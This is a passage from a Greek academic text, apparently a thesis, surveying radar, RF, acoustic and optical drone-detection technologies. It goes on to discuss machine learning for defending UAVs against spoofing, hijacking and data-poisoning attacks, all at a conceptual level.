Τα μονοστατικά ραντάρ λειτουργούν με έναν τοποθετημένο πομπό και δέκτη και λειτουργούν είτε στα 35 GHz [84] είτε στα 94 GHz [85] για τον εντοπισμό και την παρακολούθηση σε κοντινά μη επανδρωμένα αεροσκάφη. Το χαρακτηριστικό του σήματος του ραντάρ που χρησιμοποιείται περισσότερο για την αυτόματη ταξινόμηση των στόχων είναι η υπογραφή micro-Doppler (m-D). Οι εγγενείς κινήσεις περιστροφής των πτερυγίων του ρότορα των UAV μπορούν να καθορίσουν τον τύπο, ενώ η τουρμπίνα πρόωσης ενός αεριωθούμενου αεροσκάφους ή τα φτερά που χτυπάνε ενός πουλιού μπορούν να περιγράφουν στατιστικά από την υπογραφή m-D του ραντάρ.

Σε σύγκριση με άλλες τεχνολογίες, το ραντάρ είναι σε θέση να παρέχει ανίχνευση μεγάλης εμβέλειας έως και αρκετές εκατοντάδες χιλιόμετρα, ανάλογα με τη διατομή ραντάρ του στόχου (RCS) [86]. Η απόδοσή του δεν επηρεάζεται σχεδόν καθόλου από δυσμενείς συνθήκες φωτισμού και συννεφιάς. Επιπλέον, το ραντάρ είναι ο ακριβότερος εξοπλισμός από όλους τους διαθέσιμους αισθητήρες ανίχνευσης μη επανδρωμένων αεροσκαφών και απαιτεί αδειοδότηση εθνικού φάσματος συχνοτήτων και μελέτη περιβαλλοντικής συμβατότητας.

Στα αεροδρόμια, οι αισθητήρες ραντάρ χρησιμοποιούν μεγάλο RCS προκειμένου να ανιχνεύουν αεροσκάφη τυπικών μεγεθών που κινούνται με υψηλές ταχύτητες, ως εκ τούτου, δεν μπορούν να ανιχνεύσουν τα UAVs, τα οποία είναι μικρά και αργά κινούμενα αντικείμενα που πετούν σε χαμηλά ύψη. Ένα άλλο μειονέκτημα των αισθητήρων ραντάρ για τον εντοπισμό

μη επανδρωμένων αεροσκαφών είναι η έλλειψη γεωγραφικού εντοπισμού του GCS με του χρήστη που ελέγχει το UAV με αποτέλεσμα αυτή η τεχνολογία επιτήρησης να χρησιμοποιείται συνήθως σε συνδυασμό με άλλους αισθητήρες ανίχνευσης.



Εικόνα 6.1: Τεχνολογία ανίχνευσης με ραντάρ

6.2 Ανίχνευση με ραδιοσυχνότητες


Οι σαρωτές ραδιοσυχνοτήτων (RF) χρησιμοποιούν τεχνολογία παθητικής ανίχνευσης και παρέχουν μια οικονομικά αποδοτική λύση για την ανίχνευση, τον εντοπισμό και την ταυτοποίηση UAVs με βάση την υπογραφή επικοινωνίας τους. Διερευνούν αλγόριθμους για τη σάρωση γνωστών ραδιοσυχνοτήτων, ώστε να εντοπίζουν και να γεωεντοπίζουν τα εκπέμποντα RF drones, παρά τις καιρικές συνθήκες και τις συνθήκες ημέρας/νύχτας.

Για μεγαλύτερη αποτελεσματικότητα έχει προταθεί να αναλύεται η διεύθυνση MAC των UAVs για τον εντοπισμό και την απενεργοποίηση συγκεκριμένων UAVs. Παρ' όλα αυτά, είναι προφανές ότι οι επιτιθέμενοι μπορούν να αλλάξουν τη διεύθυνση MAC ενός μη επανδρωμένου αεροσκάφους για να αποφύγουν την αναγνώριση. Ο τριγωνισμός της θέσης του drone και του GCS είναι εφικτός όταν χρησιμοποιούνται πολλαπλοί σαρωτές RF εγκατεστημένοι σε κατάλληλες αποστάσεις.

Επιπλέον, η ανίχνευση RF μπορεί να παρέχει έγκαιρη προειδοποίηση μέσω του γεγονότος ότι το UAV και το GCS εκπέμπουν ραδιοσήματα όταν το σύστημα είναι ενεργοποιημένο, δίνοντας έτσι τη δυνατότητα στο UAV να εντοπιστεί πριν ακόμα απογειωθεί. Από την άλλη μεριά, οι αισθητήρες RF δεν μπορούν να ανιχνεύσουν πολλά μη επανδρωμένα αεροσκάφη ταυτόχρονα. Η ακρίβειά τους επηρεάζεται από άλλες πηγές πιθανών παρεμβολών,

ιδίως λόγω της οπτικής επαφής με εμπόδια. Η αποτελεσματικότητά τους ισχύει όσο το UAV εκπέμπει σήματα.

Ωστόσο, ένα από τα μειονεκτήματα είναι ότι τα κακόβουλα μη επανδρωμένα αεροσκάφη μπορεί να πετούν αυτόνομα, χωρίς να εκπέμπουν σήματα RF, προκειμένου να αποφύγουν την ανίχνευση RF ή ακόμη και να μεταδίδουν σε μια αποκλειστική ζώνη που δεν είναι δημοφιλής για χρήση FPV [87],[88].



Εικόνα 6.2: Τεχνολογία ανίχνευσης με ραδιοσυχνότητες

6.3 Ακουστική ανίχνευση


Οι έλικες των drone εκπέμπουν ένα ηχητικό μοτίβο που μπορεί να ανιχνευθεί και να χρησιμοποιηθεί για τον εντοπισμό θέσης του drone και ταξινόμηση από ακουστικούς αισθητήρες. Συνήθως, ένα μικρόφωνο ανιχνεύει τον ήχο που εκπέμπει ένα μη επανδρωμένο αεροσκάφος και υπολογίζει τη θέση του χρησιμοποιώντας την τεχνική της χρονικής διαφοράς άφιξης (TDOA), ενώ περισσότερα σύνολα συστοιχιών μικροφώνων μπορούν να χρησιμοποιηθούν για τον πρόχειρο τριγωνισμό των UAVs [89]. Στις περισσότερες περιπτώσεις, οι ακουστικοί αισθητήρες έχουν μικρή εμβέλεια ανίχνευσης, μικρότερη από 300 m [90]. Υπόκεινται σε περιορισμούς παρεμβολής με άλλους ακουστικούς θορύβους, οι οποίοι είναι αρκετά σημαντικοί γύρω από αεροδρόμια.

Η συλλογή ακουστικών αποτυπωμάτων είναι ένα σημαντικό ζήτημα για την ακουστική ανίχνευση και ταυτοποίηση ωστόσο, υπάρχουν παράγοντες που μπορούν να διασκορπίσουν τα ηχητικά κύματα, μεταβάλλοντας την κατεύθυνση του ήχου, όπως ο άνεμος, η θερμοκρασία, η

ώρα της ημέρας, τα εμπόδια και άλλοι εκπεμπόμενοι ήχοι. Κατά τη διάρκεια μιας ζεστής ημέρας με λίγο άνεμο σε ανοιχτές πεδινές περιοχές, τα αποτυπώματα του ήχου θα είναι σημαντικά διαφορετικά από εκείνα κατά τη διάρκεια μιας κρύας, θυελλώδους νύχτας σε ένα δάσος.

Παρόλο που οι ακουστικοί αισθητήρες δεν μπορούν να θεωρηθούν πρωταρχική πηγή ανίχνευσης, συχνά συνδυάζονται με άλλα συστήματα ανίχνευσης για την ενίσχυση της αναγνώρισης μη επανδρωμένων αεροσκαφών. Οι ακουστικοί αισθητήρες μπορούν να ανιχνεύσουν αυτόνομα ιπτάμενα UAVs, με χαμηλότερο κόστος συστήματος και μεσαία πιθανότητα ανίχνευσης με υψηλότερο ποσοστό ψευδών συναγερμών (λόγω του αυξανόμενου αριθμού μοντέλων drone), ωστόσο δεν παρέχεται γεωγραφικός εντοπισμός του χειριστή.

Τέλος, οι ακουστικοί αισθητήρες βασίζονται σε μια βάση δεδομένων με ήχους που εκπέμπονται από γνωστά μη επανδρωμένα αεροσκάφη και ενδέχεται να είναι πολύ λιγότερο αποτελεσματικοί σε μη επανδρωμένα αεροσκάφη που δεν καλύπτονται από τη βιβλιοθήκη. Οι αλγόριθμοι μπορούν επίσης να προσδιορίσουν τον τύπο του UAV, όμως σε περιβάλλοντα αεροδρομίων με έντονο θόρυβο, όπου ο θόρυβος των αεροσκαφών είναι τεράστιος και επικαλύπτεται η χρήση ακουστικών αισθητήρων τότε δεν μπορεί να θεωρηθεί αξιόπιστη μέθοδος ανίχνευσης [91].



Εικόνα 6.3: Τεχνολογία με ακουστική ανίχνευση

6.4 Οπτική ανίχνευση

Τα συστήματα απεικόνισης και οι κάμερες μπορούν να χρησιμοποιηθούν τόσο στο οπτικό όσο και στο υπέρυθρο φάσμα για την ανίχνευση και την ταξινόμηση μη επανδρωμένων αεροσκαφών. Οι ηλεκτρο-οπτικοί αισθητήρες δεν αποτελούν συνήθως πρωταρχική πηγή ανίχνευσης, αλλά χρησιμοποιούν οπτική υπογραφή για την ανίχνευση των drones, ενώ οι


υπέρυθροι αισθητήρες χρησιμοποιούν υπογραφή θερμότητας. Τα συστήματα καμερών υψηλής απόδοσης παρέχουν εικόνες ως αποδεικτικά στοιχεία. Συχνά είναι εξοπλισμένα με δυνατότητα μεγάλου ζουμ για την προβολή μικρών αντικείμενα από απόσταση, ωστόσο έχουν περιορισμούς στην εμβέλεια.

Τα νευρωνικά δίκτυα και οι αλγόριθμοι βαθιάς μάθησης, όταν συνδυάζονται με οπτικά δεδομένα, μπορούν να παρέχουν σημαντική υποστήριξη και προηγμένη νοημοσύνη σε ένα σύστημα ανίχνευσης UAV με την αξιοποίηση της αντιστοίχισης προτύπων και των μετρικών της διασταυρούμενης συσχέτισης.

Ωστόσο, δεδομένου ότι υπάρχουν πολλές ομοιότητες μεταξύ των κινήσεων των μη επανδρωμένων αεροσκαφών και των πτηνών- υπάρχουν υψηλά ψευδώς θετικά αποτελέσματα αφενός σε συνδυασμό με υψηλά ψευδώς αρνητικά ποσοστά αφετέρου λόγω του αυξανόμενου αριθμού μοντέλων μη επανδρωμένων αεροσκαφών και της ατμοσφαιρικής αδιαφάνειας.

Οι θερμικοί αισθητήρες χρησιμοποιούν το μη ορατό ηλεκτρομαγνητικό φάσμα και διαφοροποιούν τη λειτουργία τους από τους οπτικούς αισθητήρες. Οι θερμικές κάμερες μπορούν να ανιχνεύσουν την υπέρυθρη ακτινοβολία όταν εκπέμπεται από ιπτάμενα αντικείμενα με τη μορφή θερμότητας.

Επιπλέον, η χρήση θερμικών καμερών υπερκαλύπτει τη δυνατότητα απεικόνισης του περιβάλλοντος με στιβαρότητα, ανεξάρτητα από τον εξωτερικό φωτισμό και τις συνθήκες περιβάλλοντος. Τέλος σε σύγκριση με τις οπτικές κάμερες RGB, οι θερμικές κάμερες υπερτερούν σε πλεονέκτημα εντοπισμού με αυξημένη ανθεκτικότητα έναντι αλλαγών στο φωτισμό [92],[93].



(a) (b)

Εικόνα 6.4: Τεχνολογία με οπτική ανίχνευση

Πίνακας XIV: Πλεονεκτήματα και μειονεκτήματα των τεχνολογιών ανίχνευσης

Detection Method	Advantages	Disadvantages
Radar Detection	- Long range up to 100km - Constant tracking. - Highly accurate localization. - Can handle hundreds of targets simultaneously. - Can track all drones regardless of autonomous flight. - Independent of visual conditions (day, night, fog, etc.).	- Detection range depends on drone size. - Most don't distinguish birds from drones. - Requires a transmission license and frequency checks to prevent interference.
Radio Frequency Detection	- Low-cost. Can detect multiple drones and controllers. - Don't need a licence to operate. - Some can triangulate drone and controller positions.	- Doesn’t always locate and track drones. - Can’t detect autonomous drones. - Less effective in crowded RF areas, typically short range. - Difficult to detect drones controlled over 5G networks.
Acoustic Detection	- Detects all drones within the near field, including those operating autonomously. - Detects drones in the ground clutter where other technologies can struggle. - Great gap-filler in areas outside line-of-sight of other sensors. - Highly mobile and quickly deployable.	- Susceptibility to noise. - Reflection and refraction. - Doesn’t work as well in noisy. environments, very short range (max. 300-500m).
Optical Detection	- Provide visuals on the drone and its (potential) payload. - Can record images as forensic. - Evidence for use in eventual prosecution.	- Difficult to use for detection by itself. - High false-alarm rates. - Mostly poor performance in dark, fog, etc.

7. Προστασία από Επιθέσεις μέσω Μηχανικής Μάθησης

Σύμφωνα με την έκθεση Capgemini, το 61% των οργανισμών επιβεβαιώνουν ότι δεν θα είναι σε θέση να εντοπίσουν κρίσιμες απειλές χωρίς την Τεχνητή Νοημοσύνη [94].
Οι έλεγχοι κυβερνοασφάλειας που βασίζονται στο AI μπορούν να ανιχνεύσουν μια κακόβουλη επίθεση προτού επιτύχει τους κακόβουλους στόχους της, να προβλέψουν μελλοντικές επιθέσεις μέσω έξυπνης πρόβλεψης με βάση την ανάλυση εμπειρικών δεδομένων και τους παρόντες μηχανισμούς για αυτοματοποιημένη απάντηση σε απειλές μέσω δημιουργίας και απόδοσης ενημερώσεων κώδικα λογισμικού σε ψηφιακά στοιχεία.

Η μηχανική μάθηση μπορεί να οριστεί ως μια κατηγορία Τεχνητής Νοημοσύνης, όπου η έννοια της μαθηματικής μοντελοποίησης δεδομένων υιοθετείται για την εκπαίδευση του ταξινομητή μηχανικής μάθησης. Ο ταξινομητής στη συνέχεια υπόκειται σε δεδομένα δοκιμών, τα οποία ταξινομεί με βάση την ανεπτυγμένη του ικανότητα κατά τη φάση της εκπαίδευσης. Γενικά, οι ταξινομητές μηχανικής μάθησης μπορούν να κατηγοριοποιηθούν στις ακόλουθες κατηγορίες:

- **Εποπτευόμενη μάθηση** — Τα δεδομένα που παρουσιάζονται στον ταξινομητή μηχανικής μάθησης επισημαίνονται σύμφωνα με τον ορισμό της κλάσης του. Για παράδειγμα, σε μια επίθεση drone η ετικέτα μπορεί να τοποθετηθεί για εκείνα τα δείγματα δεδομένων (σειρές δεδομένων) που αντιπροσωπεύουν ένα διάνυσμα επίθεσης. Ομοίως, τα δεδομένα πτήσης ρουτίνας drone μπορούν να κατηγοριοποιηθούν ως κανονικά, τα οποία μπορούν να χρησιμεύσουν ως η δεύτερη ετικέτα για δείγματα δεδομένων. Κατά τη φάση της δοκιμής, δείγματα δεδομένων παρουσιάζονται στον εκπαιδευμένο ταξινομητή (μοντέλο) χωρίς ετικέτες και οι μετρήσεις απόδοσης του ταξινομητή μετρώνται μέσω σύγκρισης των αποτελεσμάτων ταξινόμησης με τους πραγματικούς ετικέτες κλάσης του συνόλου δεδομένων δοκιμής.

- **Μη εποπτευόμενη μάθηση** — Τα δεδομένα που παρουσιάζονται στον ταξινομητή είναι χωρίς ετικέτα, και η διαδικασία ταξινόμησης από μόνη της ακολουθεί τη διαδικασία ομαδοποίησης παρόμοιων δειγμάτων δεδομένων σε μια δεδομένη συστάδα και μέσω διαφοροποίησης σε επίπεδα μεταξύ συστάδων.

- **Ενισχυτική μάθηση** — Η ιδέα βασίζεται στην παραγωγή μιας «συνάρτησης ανταμοιβής», η οποία παράγει μια βέλτιστη ή σχεδόν βέλτιστη ταξινόμηση δειγμάτων δεδομένων, χωρίς την εξάρτηση από τις ετικέτες ή την επίβλεψη. Τυπικοί αλγόριθμοι μάθησης ενίσχυσης υιοθετούν μοντέλα απόφασης Markov για την αξιολόγηση δειγμάτων δεδομένων εισόδου για την επίτευξη της υψηλότερης αθροιστικής ανταμοιβής, όταν εκτελείται η ταξινόμηση.

Αυτή η ιδέα μπορεί να συνδυαστεί με εποπτευόμενη μάθηση (για δείγματα δεδομένων με ετικέτα) για να βελτιώσει τη συνολική ακρίβεια του ταξινομητή.

Οι δημοφιλείς ταξινομητές μηχανικής εκμάθησης για εφαρμογές drone περιλαμβάνουν τους Naive Bayes, τις μηχανές υποστήριξης διανυσμάτων (SVM) και τους τυχαίους ταξινομητές. Οι τυχαίοι ταξινομητές δασών είναι ταξινομητές που βασίζονται σε σύνολο, γνωστοί για την ευρωστία τους στην ταξινόμηση εικόνων.

7.1 Χρήση M.L για την προστασία κυβερνοεπιθέσεων.

Καθώς οι κυβερνοεπιθέσεις γίνονται όλο πιο εξελιγμένες και σε συνδυασμό ότι πολλά αντίμετρα αντιμετωπίζουν περιορισμούς τα οποία ο επιτιθέμενες μπορεί να εκμεταλλευτεί, η χρήση της μηχανικής μάθησης (M.L) έρχεται για να δώσει μια επιπλέον ενίσχυση. Σε αντίθεση με τις παραδοσιακές μεθόδους κυβερνοασφάλειας, οι οποίες βασίζονται σε προκαθορισμένους κανόνες και υπογραφές για τον εντοπισμό απειλών, τα μοντέλα ML μαθαίνουν από τα δεδομένα. Μπορούν να εντοπίσουν μοτίβα και ανωμαλίες που μπορεί να υποδηλώνουν κακόβουλες δραστηριότητες, ακόμα κι αν αυτές οι δραστηριότητες εμφανίζονται για πρώτη φορά. Αυτή η ικανότητα αναγνώρισης προτύπων και ανίχνευσης ανωμαλιών επιτρέπει στο μοντέλο M.L να ανακαλύπτει νέες εξελισσόμενες απειλές, καθιστώντας το ένα δυναμικό εργαλείο ενάντια στους κακόβουλους χρήστες του κυβερνοχώρου [125].

Μια κύρια μορφή επίθεσης περιλαμβάνει όταν κακόβουλοι χρήστες επιχειρούν να πάρουν τον έλεγχο ενός drone ή να παραποιήσουν τις λειτουργίες του, αλλοιώνοντας την προκαθορισμένη πορεία του ή τον σκοπό λειτουργίας του. Με τη χρήση της μηχανικής μάθησης, τα συστήματα μπορούν να εκπαιδευτούν για να αναγνωρίζουν τις τυποποιημένες συμπεριφορές ενός drone, βασιζόμενα σε πολλαπλά δεδομένα και μετρήσεις. Όταν ένα drone δείχνει συμπεριφορά που αποκλίνει από το εκπαιδευμένο μοτίβο, το σύστημα μπορεί να εκτιμήσει ότι υπάρχει πιθανότητα μη εξουσιοδοτημένου ή κακόβουλου ελέγχου και, κατά συνέπεια, να ενεργοποιεί αυτόματα προστατευτικά μέτρα σε πραγματικό χρόνο.

Μεταξύ των πιο εξελιγμένων επιθέσεων είναι οι επιθέσεις πλαστογράφησης. Κακόβουλοι χρήστες εξαπατούν τα drones δίνοντάς τους ψεύτικα σήματα GPS, με αποτέλεσμα να παρεκκλίνουν από την προβλεπόμενη πορεία τους. Σε ορισμένες περιπτώσεις, αυτές οι επιθέσεις μπορεί να οδηγήσουν τα drones σε αεροπειρατεία (hijcking) ή να τα εκτρέψουν από τη πορεία τους. Οι αλγόριθμοι ML μπορούν να εκπαιδευτούν για να ανιχνεύουν αποκλίσεις μεταξύ του εσωτερικού συστήματος πλοήγησης του drone και των σημάτων GPS που λαμβάνει, ειδοποιώντας για πιθανές απόπειρες πλαστογράφησης.

Η επικοινωνία μεταξύ του drone και του GCS είναι ένα ακόμα ευάλωτο σημείο επαφής. Οι επιτιθέμενοι ενδέχεται να επιδιώξουν να υποκλέψουν αυτά τα κανάλια

επικοινωνίας, είτε για να πραγματοποιήσουν επιθέσεις eavesdropping των δεδομένων που μεταδίδονται είτε για να εισάγουν κακόβουλες εντολές στο drone. Η μηχανική μάθηση μπορεί να αναλύσει μοτίβα επικοινωνίας για να εντοπίσει τυχόν ανωμαλίες, υποδεικνύοντας εξωτερικές προσπάθειες υποκλοπής ή υποκλοπής.

Τέλος τα drones, όπως και άλλες ψηφιακές συσκευές, είναι ευαίσθητα σε κακόβουλο λογισμικό που μπορεί να παραβιάσει το λογισμικό τους. Ένα τέτοιο κακόβουλο λογισμικό μπορεί να οδηγήσει στη χρήση του drone για κακόβουλους σκοπούς ή στη διαγραφή των δεδομένων του. Η μηχανική εκμάθηση μπορεί να παρακολουθεί τις συμπεριφορές του συστήματος και να επισημαίνει τυχόν ενέργειες που μπορεί να είναι ενδεικτικές της παρουσίας κακόβουλου λογισμικού [124].

7.2 Χρήση M.L για τη προστασία μέσω τεχνολογιών ανίχνευσης.

Μια προσέγγιση για τον εντοπισμό κακόβουλων UAV είναι η χρήση ενσωματωμένων λειτουργιών ήχου και εικόνας σε συνδυασμό με τη μηχανική μάθηση. Τα χαρακτηριστικά ήχου μπορεί να περιλαμβάνουν τον ήχο των κινητήρων και των ελίκων του UAV, καθώς και τυχόν ήχους που εκπέμπονται από το ίδιο το UAV. Τα οπτικά χαρακτηριστικά μπορεί να περιλαμβάνουν το σχήμα και το μέγεθος του UAV, καθώς και τυχόν σημάνσεις ή χαρακτηριστικά αναγνώρισης που μπορεί να έχει.

Για τον εντοπισμό κακόβουλων UAVs που χρησιμοποιούν αυτές τις δυνατότητες, μπορεί να χρησιμοποιηθούν αλγόριθμοι μηχανικής μάθησης για την ανάλυση τόσο των ακουστικών όσο και των οπτικών δεδομένων που συλλέγονται από αισθητήρες. Για παράδειγμα, θα μπορούσε να χρησιμοποιηθεί ένα συνελικτικό νευρωσικό δίκτυο (CNN) για να αναλύσει οπτικά δεδομένα από κάμερες ή ένα επαναλαμβανόμενο νευρωσικό δίκτυο (RNN) για να αναλύσει δεδομένα ήχου από μικρόφωνα.

Κατά το στάδιο της εκπαίδευσης ενός μοντέλου μηχανικής μάθησης, θα χρειαστεί ένα μεγάλο σύνολο δεδομένων ήχου και εικόνας τόσο από κακόβουλα όσο και από καλοήθη UAVs. Στη συνέχεια, θα αυτό το σύνολο δεδομένων θα χρησιμοποιηθεί για να εκπαιδευτεί το μοντέλο ώστε να ταξινομεί τα UAVs είτε ως κακόβουλα είτε ως καλοήθη με βάση τα ηχητικά και οπτικά χαρακτηριστικά τους. Μόλις εκπαιδευτεί το μοντέλο, θα μπορεί να χρησιμοποιηθεί για να ανιχνεύσει τα κακόβουλα UAVs σε πραγματικό χρόνο τροφοδοτώντας του δεδομένα ήχου και εικόνας που συλλέγονται από τους αισθητήρες.

Εάν το μοντέλο προβλέπει ότι ένα UAV είναι κακόβουλο, θα μπορεί να προβεί στις κατάλληλες ενέργειες για τον μετριασμό της απειλής, όπως να ειδοποιηθούν οι αρχές ή να διακοπεί η λειτουργία του UAV με επιθετικά μέσα. Είναι σημαντικό να σημειωθεί ότι η ανίχνευση κακόβουλων UAVs χρησιμοποιώντας ενσωματωμένες δυνατότητες ήχου και

εικόνας είναι μόνο μία προσέγγιση και ενδέχεται να υπάρχουν άλλες προσεγγίσεις που είναι πιο αποτελεσματικές σε ορισμένες περιπτώσεις [95], [96].

7.3 Κίνδυνοι που προκύπτουν από τη χρήση M.L

Ενώ η μηχανική μάθηση (ML) αποτελεί το πυλώνα των τεχνολογικών καινοτομιών, επηρεάζοντας αμέτρητους τομείς. Παρ' όλα αυτά, δεν είναι αβλαβής. Καθώς οι αλγόριθμοι ML ενσωματώνονται όλο και περισσότερο σε συστήματα κρίσιμης σημασίας, οι αδυναμίες τους μπορεί να αποτελέσουν στόχους για επιθέσεις. Ένα συγκεκριμένο παράδειγμα είναι οι επιθέσεις μέσω backdoor. Σε αυτές, οι επιτιθέμενοι τροποποιούν το σύνολο δεδομένων κατά τη φάση εκπαίδευσης, προκειμένου να εισάγουν κρυφά κακόβουλα μοτίβα. Το μοντέλο μπορεί να λειτουργεί φυσιολογικά για την πλειοψηφία των δεδομένων, αλλά όταν αντιμετωπίζει δεδομένα που συνδέονται με την κακόβουλη "υπογραφή", ανταποκρίνεται με τρόπο που έχει ορίσει ο επιτιθέμενος. Επιπλέον, υπάρχουν και οι αντίθετες επιθέσεις, όπου οι επιτιθέμενοι παραπλανούν το μοντέλο ML με εξειδικευμένες εισόδους, προκαλώντας εσφαλμένες προβλέψεις. Στην περίπτωση αυτόνομων οχημάτων, για παράδειγμα, μια τέτοια επίθεση θα μπορούσε να προκαλέσει εσφαλμένη αντίληψη σηματοδοτών, διακινδυνεύοντας την ασφάλεια. Το data poisoning αποτελεί άλλη μια απειλή, σε αυτή τη περίπτωση, αντί να τροποποιηθεί το ίδιο το μοντέλο, τα δεδομένα εκπαίδευσης υφίστανται κακόβουλες αλλαγές. Αυτές οι παρεμβάσεις μπορούν με τον καιρό να παραμορφώνουν τις προβλέψεις του μοντέλου, με σοβαρές συνέπειες στη λειτουργία του [126].

Πιο αναλυτικά, αν υποθέσουμε ότι ένας κακόβουλος χρήστης θέλει να διασφαλίσει ότι ένα hardware trojan, το οποίο έχει εισάγει σε ένα σύστημα, δεν θα εντοπιστεί από τα μοντέλα ML που χρησιμοποιούνται για την ανίχνευση αυτού του είδους των απειλών, μπορεί να παρέμβει στο σύνολο δεδομένων εκπαίδευσης που χρησιμοποιείται από το μοντέλο, προσθέτοντας παραφορτωμένες δειγματοληψίες ή διαστρεβλώνοντας τις ετικέτες των τιμών των δεδομένων, ώστε το trojan να φαίνεται ως "αβλαβές". Αυτό θα έχει ως αποτέλεσμα το μοντέλο ML να μην αναγνωρίζει το trojan ως απειλή κατά την λειτουργία του στο πραγματικό σύστημα. Αντίστοιχα σε μια περιοχή όπου υπάρχουν τεχνολογίες ανίχνευσης για τον εντοπισμό και τον έλεγχο των UAVs, ένας κακόβουλος χρήστης θέλει να εισάγει το δικό του κακόβουλο UAV χωρίς να εντοπιστεί. Για να το επιτύχει, μπορεί να παρεμβαίνει στα δεδομένα που χρησιμοποιεί το μοντέλο ML για την ανίχνευση, προκειμένου να "εκπαιδεύσει" το μοντέλο ότι τα χαρακτηριστικά του δικού του UAV είναι αβλαβή ή ουδέτερα. Μπορεί να προσθέτει φωτογραφίες ή σήματα στο σύνολο δεδομένων με ετικέτες ότι είναι "φιλικά" ή να παραπλανά το μοντέλο με άλλους τρόπους. Αυτό θα επιτρέψει στο UAV να περάσει τους ελέγχους χωρίς να εντοπιστεί ως κακόβουλο.

Για την αντιμετώπιση τέτοιων απειλών, υπάρχουν διάφοροι τρόποι. Αρχικά πριν την εκπαίδευση των μοντέλων, τα δεδομένα πρέπει να επαληθεύονται ως προς την ακρίβεια τους. Αν υπάρχουν ασυνήθιστες τιμές ή ασυνέπειες, αυτές πρέπει να διορθώνονται ή να απορρίπτονται. Επίσης η χρήση εργαλείων μπορεί να βοηθήσει στην αναγνώριση παραπλανητικών δεδομένων ή αποτελεσμάτων. Ένα κρίσιμο κομμάτι είναι τα μοντέλα να εκπαιδεύονται τακτικά με νέα και ενημερωμένα δεδομένα, ώστε να παραμείνουν ακριβή και ανθεκτικά σε οποιαδήποτε παραποίηση. Τέλος με τη συνεχή παρακολούθηση τα συστήματα που χρησιμοποιούν μοντέλα ML πρέπει να ελέγχονται για να διασφαλίζεται η αναμενομένη λειτουργία τους. Αν ανιχνευθούν παρεκκλίσεις στην απόδοση του μοντέλου, αυτές οι πληροφορίες μπορούν να χρησιμοποιηθούν για να διορθώσουν ή να προσαρμόσουν το μοντέλο [127].

8. Αξιολόγηση ασφάλειας

Η αυξανόμενη υιοθέτηση των UAVs στις διάφορες υπηρεσίες έχει φέρει στο προσκήνιο μια πληθώρα απειλών που στοχεύουν στην ασφάλεια και στη λειτουργία τους. Η μοντελοποίηση απειλών αποτελεί έναν σημαντικό τομέα για την κατανόηση και την αντιμετώπιση αυτών των πιθανών κινδύνων, επιτρέποντας την ανάπτυξη αποτελεσματικών στρατηγικών ασφαλείας για τα UAVs. Επιπλέον, το penetration testing ή δοκιμή διείσδυσης, αποτελεί μια κρίσιμη διαδικασία, όπου ειδικοί στον τομέα της ασφάλειας προσπαθούν ενεργά να εντοπίσουν και να εκμεταλλευτούν ευπάθειες σε συστήματα, περιλαμβάνοντας UAVs, για να κατανοήσουν καλύτερα τους κινδύνους και να ενισχύσουν τις προστατευτικές διαδικασίες.

8.1 Μοντελοποίηση απειλών σε DaaS

